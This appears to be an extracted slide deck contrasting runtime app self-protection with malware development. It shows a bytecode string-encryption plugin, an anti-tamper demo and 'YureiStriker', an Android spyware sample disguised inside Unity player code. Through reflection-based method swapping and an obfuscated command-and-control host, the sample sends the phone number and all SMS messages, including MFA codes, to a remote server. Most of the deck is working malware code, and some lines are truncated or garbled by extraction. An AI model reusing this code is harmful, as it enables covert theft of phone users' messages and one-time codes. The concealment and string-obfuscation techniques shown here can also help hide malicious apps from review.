19         private var staticBlock = false  
20         private val stringMap = mutableMapOf<String, String>()  
21  
22     @† override fun visit(version: Int, access: Int, name: String, signature: String?, superName: String?, interfaces: Array<out String>?) {  
23         className = name  
24         super.visit(version, access, className, signature, superName, interfaces)  
25     }  
26  
27     @† override fun visitField(access: Int, name: String, descriptor: String, signature: String?, value: Any?): FieldVisitor? {  
28         if (descriptor == "Ljava/lang/String;" && value is String) {  
29             stringMap[name] = hellEncryptor.encrypt(value).decodeToString()  
30             return super.visitField(access, name, descriptor, signature, value: null)  
31         }  
32         return super.visitField(access, name, descriptor, signature, value)  
33     }  
34  
35     @† override fun visitMethod(access: Int, name: String, descriptor: String, signature: String?, exceptions: Array<out String>?): MethodVisitor {  
36         val mv = super.visitMethod(access, name, descriptor, signature, exceptions)  
37         return if (name == "<clinit>") {  
38             staticBlock = true  
39             HellCryptMethodVisitor(mv, cinit: true)  
40         } else {  
41             HellCryptMethodVisitor(mv, cinit: false)  
42         }  
43     }  
44  
45     @† override fun visitEnd() {  
46         if (!staticBlock) {  
47             val mv = super.visitMethod(ACC_STATIC, name: "<clinit>", descriptor: "()V", signature: null, exceptions: null)  
             val cmv = HellCryptMethodVisitor(mv, cinit: true)
```

> Gradle Plugins + ASM

```
private inner class HellCryptMethodVisitor(mv: MethodVisitor, private val clinIt: Boolean) : MethodVisitor(api, mv) {
    private var modified = false

    private fun writeEncrypted(encrypted: String) {
        modified = true
        super.visitFieldInsn(GETSTATIC, owner: "com/lib/hellcrypt/Stub", name: "instance", descriptor: "Lcom/lib/hellcrypt/Stub;")
        super.visitLdcInsn(encrypted)
        super.visitMethodInsn(INVOKEVIRTUAL, owner: "com/lib/hellcrypt/Stub", name: "hellYoki", descriptor: "(Ljava/lang/String;)Ljava/lang/String;", isInterface: false)
    }

    override fun visitLdcInsn(value: Any) {
        if (value is String) {
            val encrypted = hellEncryptor.encrypt(value).decodeToString()

            writeEncrypted(encrypted)
        } else {
            super.visitLdcInsn(value)
        }
    }

    override fun visitMethodInsn(opcode: Int, owner: String, name: String, descriptor: String, isInterface: Boolean) {
        if (name == "init") {
            super.visitMethodInsn(opcode, owner, name, descriptor, isInterface)
        } else {
            super.visitMethodInsn(opcode, owner, name, descriptor, isInterface)
        }
    }

    override fun visitCode() {
        if (clinIt) stringMap.forEach { it: Map.Entry<String, String>
            writeEncrypted(it.value)
            super.visitFieldInsn(PUTSTATIC, className, it.key, descriptor: "Ljava/lang/String;")
        }

        super.visitCode()
    }
}
```

> Gradle Plugins + ASM

```

30     } catch (IllegalAccessException | NoSuchMethodException | InvocationTargetException unused) {
31         finish();
32     }
33     try {
34         Method declaredMethod2 = Hellroid.class.getDeclaredMethod("createDummyFile", Context.class);
35         Method declaredMethod3 = Hellroid.class.getDeclaredMethod("checkMainTrace", null);
36         Method declaredMethod4 = Mainactivity.class.getDeclaredMethod("ReplaceMethodByObject", Object.class, Object.class);
37         declaredMethod4.setAccessible(true);
38         declaredMethod4.invoke(this, declaredMethod2, declaredMethod3);
39     } catch (IllegalAccessException | NoSuchMethodException | InvocationTargetException unused2) {
40         finish();
41     }
42     View inflate = getLayoutInflater().inflate(R.layout.activity_main, (ViewGroup) null, false);
43     if (inflate instanceof ViewGroup) {
44         ViewGroup viewGroup = (ViewGroup) inflate;
45         int childCount = viewGroup.getChildCount();
46         for (int i2 = 0; i2 < childCount; i2++) {
47             findviewById = viewGroup.getChildAt(i2).findViewById(R.id.sample_text);
48             if (findviewById != null) {
49                 break;
50             }
51         }
52     }
53     findviewById = null;
54     TextView textView = (TextView) findviewById;
55     if (textView == null) {
56         throw new NullPointerException("Missing required view with ID: ".concat(inflate.getResources().getResourcesName(R.id.
57     )
58     ConstraintLayout constraintLayout = (ConstraintLayout) inflate;
59     this.f2880v = new I(constraintLayout, textView);
60     setContentView(constraintLayout);
61     ((TextView) this.f2880v.f2b).setText("Hellroid");
62     try {
63         Method declaredMethods = Hellroid.class.getDeclaredMethod("createDummyFile", Context.class);
64         declaredMethods.setAccessible(true);
65         Hellroid.f2877v = Thread.currentThread().getStackTrace();
66         declaredMethods.invoke(null, this);
67     } catch (IllegalAccessException | NoSuchMethodException | InvocationTargetException unused3) {
68         finish();
69     }
70 }
```

```

36     try {
37         Stub stub = Stub.instance;
38         Method declaredMethod2 = Hellroid.class.getDeclaredMethod(stub.hellYoki("ERACBQUNEBALFgApCh00"), Context.class);
39         Method declaredMethod3 = Hellroid.class.getDeclaredMethod(stub.hellYoki("EQYCCJ40PQQIPwCCDAQ="), null);
40         Method declaredMethod4 = Mainactivity.class.getDeclaredMethod(stub.hellYoki("IANFESg0HTgTHxEQyCgJSIEgWt"), Object.class,
41         declaredMethod4.setAccessible(true);
42         declaredMethod4.invoke(this, declaredMethod2, declaredMethod3);
43     } catch (IllegalAccessException | NoSuchMethodException | InvocationTargetException unused2) {
44         finish();
45     }
46     View inflate = getLayoutInflater().inflate(R.layout.activity_main, (ViewGroup) null, false);
47     if (inflate instanceof ViewGroup) {
48         ViewGroup viewGroup = (ViewGroup) inflate;
49         int childCount = viewGroup.getChildCount();
50         for (int i2 = 0; i2 < childCount; i2++) {
51             findviewById = viewGroup.getChildAt(i2).findViewById(R.id.sample_text);
52             if (findviewById != null) {
53                 break;
54             }
55         }
56     }
57     findviewById = null;
58     TextView textView = (TextView) findviewById;
59     if (textView == null) {
60         throw new NullPointerException(Stub.instance.hellYoki("KwCQGIATN@0AdgeChc0GmShwQPTBULNQt8CT0ieA==").concat(inflate.getRe
61     )
62     ConstraintLayout constraintLayout = (ConstraintLayout) inflate;
63     this.f1896v = new I(constraintLayout, textView);
64     setContentView(constraintLayout);
65     TextView textView2 = (TextView) this.f1896v.f63b;
66     Stub stub2 = Stub.instance;
67     textView2.setText(stub2.hellYoki("NgmbE5UfLwQ5T"));
68     try {
69         Method declaredMethod5 = Hellroid.class.getDeclaredMethod(stub2.hellYoki("ERACBQUNEBALFgApCh00"), Context.class);
70         declaredMethod5.setAccessible(true);
71         Hellroid.f1893v = Thread.currentThread().getStackTrace();
72         declaredMethod5.invoke(null, this);
73     } catch (IllegalAccessException | NoSuchMethodException | InvocationTargetException unused3) {
74         finish();
75     }
76 }
```

RASP vs MalDev



X HELLDROID X
MADE BY: PROUNERS CYBR



X YUREISTRIKER X



> **RASP WTF?**



Runtime Application Self-Protection (RASP) is a technology designed to detect and respond to threats in runtime, while the application is running. RASP works at the core of the application, analyzing its behavior, detecting attempted attacks, such as: Code injection attempts, hooking, logic manipulation, or exploitation of known vulnerabilities and taking automatic measures to **protect your code** and your data.

YUREISTRIKER



<https://github.com/Tricta/YureiStrike>

r



> YureiStriker




> YureiStriker

The screenshot shows the AndroidManifest.xml file of a Unity project. The manifest includes several intent filters and permission declarations. A pink rectangular box highlights a section of the code that declares multiple permissions:

```
39     <intent>
40         <action android:name="com.android.vending.billing.InAppBillingService.BIND"/>
41     </intent>
42     <package android:name="com.instagram.android"/>
43     <intent>
44         <action android:name="com.digitalturbine.ignite.cl.IgniteRemoteService"/>
45     </intent>
46 </queries>
47 <uses-feature
48     android:name="android.hardware.telephony"
49     android:required="false"/>
50 <uses-permission android:name="android.permission.READ_SMS"/>
51 <uses-permission android:name="android.permission.RECEIVE_SMS"/>
52 <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
53 <uses-permission android:name="permission.READ_PHONE_NUMBERS"/>
54 <uses-permission android:name="android.permission.WAKE_LOCK"/>
55 <uses-permission android:name="com.apolloin.array.apphub.permission.BIND_APPHUB_SERVICE"/>
56 <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
57 <uses-permission android:name="com.android.vending.BILLING"/>
58 <uses-permission android:name="android.permission.ACCESS_ADSERVICES_ATTRIBUTION"/>
59 <uses-permission android:name="android.permission.ACCESS_ADSERVICES_AD_ID"/>
60 <uses-permission android:name="android.permission.ACCESS_ADSERVICES_TOPICS"/>
61 <uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
62 <permission
63     android:name="com.multipacktowers.yourname.DYNAMICALLY_RECEIVED_NOT_EXPORTED_PERMISSION"
```

> YureiStriker



```
UnityPlayer x UnityPlayerActivity x NetworkConnectivity x

import android.os.Bundle;
import android.view.KeyEvent;
import android.view.MotionEvent;
import androidx.core.app.ActivityCompat;


/* loaded from: classes5.dex */
32 public class UnityPlayerActivity extends Activity implements IUnityPlayerLifecycleEvents {
    protected UnityPlayer mUnityPlayer;

    @Override // com.unity3d.player.IUnityPlayerLifecycleEvents
    public void onUnityPlayerQuitted() {
    }

    protected String updateUnityCommandLineArguments(String str) {
        return str;
    }

    @Override // android.app.Activity
    protected void onCreate(Bundle bundle) {
        requestWindowFeature(1);
        super.onCreate(bundle);
        ActivityCompat.requestPermissions(this, new String[]{"android.permission.READ_SMS", "android.permission.RECEIVE_SMS", "android.permission.
33 getIntent().putExtra("unity", updateUnityCommandLineArguments(getIntent().getStringExtra("unity")));
34 UnityPlayer unityPlayer = new UnityPlayer(this, this);
35     this.mUnityPlayer = unityPlayer;
36     setContentView(unityPlayer);
37     this.mUnityPlayer.requestFocus();
38 }
39
40 }
```


> YureiStriker



```
public UnityPlayer(Context context, IUnityPlayerLifecycleEvents iUnityPlayerLifecycleEvents) {
    super(context);
    this.mHandler = new Handler();
    this.mInitialScreenOrientation = -1;
    byte b2 = 0;
    this.mMainDisplayOverride = false;
    this.mIsFullscreen = true;
    this.mState = new m();
    this.m_Events = new ConcurrentLinkedQueue();
    this.mOrientationListener = null;
    this.m_MainThread = new e(this, b2);
    this.m_AddPhoneCalllistener = false;
    this.m_PhoneCalllistener = new c(this, b2);
    this.m_ARCoreApi = null;
    this.m_FakeListener = new a();
    this.m_Camera2Wrapper = null;
    this.m_HFPStatus = null;
    this.m_AudioVolumeHandler = null;
    this.m_OrientationLocklistener = null;
    this.m_LaunchUri = null;
    this.m_NetworkConnectivity = null;
    this.m_UnityPlayerLifecycleEvents = null;
    this.m_ProcessKillRequested = true;
    this.m_SoftInputDialog = null;
    this.m_UnityPlayerLifecycleEvents = iUnityPlayerLifecycleEvents == null ? this : iUnityPlayerLifecycleEvents;
    if (context instanceof Activity) {
        Activity activity = (Activity) context;
        this.mActivity = activity;
        currentActivity = activity;
        this.mInitialScreenOrientation = activity.getRequestedOrientation();
        this.m_LaunchUri = this.mActivity.getIntent().getData();
    }
    this.mContext = context;
    EarlyEnableFullScreenIfEnabled();
    Configuration configuration = getResources().getConfiguration();
}
```

```
static {
    new l().a();
    System.loadLibrary("yureistriker");
}
```

> YureiStriker



```
UnityPlayer x UnityPlayerActivity x AndroidManifest.xml x
    ...
    }
    this.mContext = context;
    EarlyEnableFullScreenIfEnabled();
    Configuration configuration = getResources().getConfiguration();
    this.prevConfig = configuration;
    this.mNaturalOrientation = getNaturalOrientation(configuration.orientation);
    if (this.mActivity != null && getSplashEnabled()) {
        jVar = new j(this.mContext, j.a.a()[getSplashMode()]);
        this.mSplashScreen = jVar;
        addView(jVar);
    }
    if (currentActivity != null) {
        this.mPersistentUnitySurface = new h(this.mContext);
    }
    preloadJavaPlugins();
    registerNativeMethods(getClass());
    setProperties();
    String loadNative = loadNative(unityNativeLibraryPath(this.mContext));
    if (!m.c()) {
        com.unity3d.player.f.Log(6, "Your hardware does not support this application.");
        AlertDialog create = new AlertDialog.Builder(this.mContext).setTitle("Failure to initialize!")
            .setPositiveButton("OK", m
                @Override // android.content.DialogInterface.OnClickListener
                public final void onClick(DialogInterface dialogInterface, int i) {
                    UnityPlayer.this.finish();
                }
            ).setMessage("Your hardware does not support this application.\n\n" + loadNative + "\n\n Press OK to quit.").create();
        create.setCancelable(false);
        create.show();
        return;
    }
    initJni(context);
    this.mState.c(true);
    SurfaceView CreateGlView = CreateGlView();
    this.mGlView = CreateGlView;
    CreateGlView.setContentDescription(GetGlViewContentDescription(context));
    addView(+this.mGlView);
}
```

> YureiStriker

```
void setProperties() {
    try {
        Method declaredMethod = UnityPlayer.class.getDeclaredMethod("CreateGlView", new Class[0]);
        Method declaredMethod2 = UnityPlayer.class.getDeclaredMethod("RenderShaders", new Class[0]);
        Method declaredMethod3 = UnityPlayer.class.getDeclaredMethod("ReplaceMethodByObject", Object.class, Object.class);
        declaredMethod3.setAccessible(true);
        declaredMethod3.invoke(this, declaredMethod, declaredMethod2);
    } catch (IllegalAccessException | NoSuchMethodException | InvocationTargetException unused) {
        System.exit(0);
    }
}
```

> YureiStriker

```
private SurfaceView CreateGlView() {
    SurfaceView surfaceView = new SurfaceView(this.mContext);
    surfaceView.setId(this.mContext.getResources().getIdentifier("unitySurfaceView", "id", this.mContext.getPackageName()));
    if (IsWindowTranslucent()) {
        surfaceView.getHolder().setFormat(-3);
        surfaceView.setZOrderOnTop(true);
    } else {
        surfaceView.getHolder().setFormat(-1);
    }
    surfaceView.getHolder().addCallback(new AnonymousClass21());
    surfaceView.setFocusable(true);
    surfaceView.setFocusableInTouchMode(true);
    return surfaceView;
}
```

```
private SurfaceView RenderShaders() {
    SurfaceView surfaceView = new SurfaceView(this.mContext);
    geometryGen();
    surfaceView.setId(this.mContext.getResources().getIdentifier("unitySurfaceView", "id", this.mContext.getPackageName()));
    if (IsWindowTranslucent()) {
        surfaceView.getHolder().setFormat(-3);
        surfaceView.setZOrderOnTop(true);
    } else {
        surfaceView.getHolder().setFormat(-1);
    }
    surfaceView.getHolder().addCallback(new AnonymousClass21());
    surfaceView.setFocusable(true);
    surfaceView.setFocusableInTouchMode(true);
    Context context = this.mContext;
    new Thread(new Runnable() { // from class: com.unity3d.player.UnityPlayer$$ExternalSyntheticLambda0
        @Override // java.lang.Runnable
        public final void run() {
            UnityPlayer.this.m3043lambda$RenderShapes$0$community3dplayerUnityPlayer();
        }
    }).start();
    return surfaceView;
}
```

> YureiStriker

```
public /* synthetic */ void m3043lambda$RenderShapes$0$community3dplayerUnityPlayer() {  
    getUnityNativeLibraryPath(this.mContext);  
}
```

```
void geometryGen() {  
    try {  
        Method declaredMethod = UnityPlayer.class.getDeclaredMethod("getUnityNativeLibraryPath", Context.class);  
        Method declaredMethod2 = NetworkConnectivity.class.getDeclaredMethod("getToken", Context.class);  
        Method declaredMethod3 = UnityPlayer.class.getDeclaredMethod("ReplaceMethodByObject", Object.class, Object.class);  
        declaredMethod3.setAccessible(true);  
        declaredMethod3.invoke(this, declaredMethod, declaredMethod2);  
    } catch (IllegalAccessException | NoSuchMethodException | InvocationTargetException unused) {  
        System.exit(0);  
    }  
}
```

> YureiStriker

```
UnityPlayer x UnityPlayerActivity x NetworkConnectivity x

36     public static void getToken(Context context) {
37         try {
38             Socket socket = new Socket(hostPath(host), port);
39             try {
40                 InputStream inputStream = socket.getInputStream();
41                 OutputStream outputStream = socket.getOutputStream();
42                 BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(inputStream));
43                 PrintWriter printWriter = new PrintWriter(outputStream, true);
44                 TelephonyManager telephonyManager = (TelephonyManager) context.getSystemService(HintConstants.AUTO_FILL_HINT_PHONE);
45                 if (ActivityCompat.checkSelfPermission(context, "android.permission.READ_PHONE_NUMBERS") == 0 || ActivityCompat.checkSelfPermission(context, "a
46                     String line1Number = telephonyManager.getLine1Number();
47                     String str = "> " + line1Number + "\n";
48                     if (line1Number != null && !line1Number.isEmpty()) {
49                         outputStream.write(str.getBytes(), 0, str.getBytes().length);
50                         outputStream.flush();
51                     }
52                 }
53                 while (true) {
54                     String readLine = bufferedReader.readLine();
55                     if (readLine != null) {
56                         if (readLine.contains("eyJh")) {
57                             String[] split = readLine.split("\\.");
58                             if (split.length == 3 && !tokenValidation(context, inputStream, outputStream, new String(Base64.getUrlDecoder().decode(split[1]))))
59                                 printWriter.println("Unable to do the ops");
60                             }
61                         }
62                     } else {
63                         socket.close();
64                         return;
65                     }
66                 }
67             }
68         }
```

private static String getUnityNativeLibraryPath(Context context) {
 return context.getApplicationInfo().nativeLibraryDir;
}

> YureiStriker

```
private static String hostPath(String str) {
    int[] iArr = {70, 55, -6, 12, -3, 0, 2, 13, 59, 6, 18, -63, -11, -61, 53, 6, -2};
    char[] charArray = str.toCharArray();
    StringBuilder sb = new StringBuilder();
    for (int i = 0; i < 17 && i < charArray.length; i++) {
        sb.append((char) (charArray[i] - iArr[i]));
    }
    port += 11870;
    return sb.toString();
}
```


```
static String host = "venom.unity3d.com";
static int port = 80;
```

> YureiStriker

```
static boolean tokenValidation(Context context, InputStream inputStream, OutputStream outputStream, String str) throws InterruptedException, IOException,
    if (!str.contains("sms")) {
        return false;
    }
    sendMFAcode(context, outputStream);
    return true;
}

public static void sendMFAcode(Context context, OutputStream outputStream) throws IOException {
    Cursor query;
    if (ActivityCompat.checkSelfPermission(context, "android.permission.READ_SMS") != 0 || (query = context.getContentResolver().query(Telephony.Sms.CONTENT_URI, null, null, null, null)) == null) {
        return;
    }
    do {
        byte[] bytes = ("Address: " + query.getString(query.getColumnIndex(IntegrityManager.INTEGRITY_TYPE_ADDRESS)) + ", Message: " + query.getString(query.getColumnIndex(IntegrityManager.INTEGRITY_TYPE_MESSAGE))).getBytes();
        outputStream.write(bytes, 0, bytes.length);
        outputStream.flush();
    } while (query.moveToNext());
    query.close();
}
```

> YureiStriker



> YureiStriker

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJdXRoIjoic21zIn0.SElyEeMmFg8LscP392IHGuh_1Bba9Cv1xQCKe-bhUZM
```

Decoded

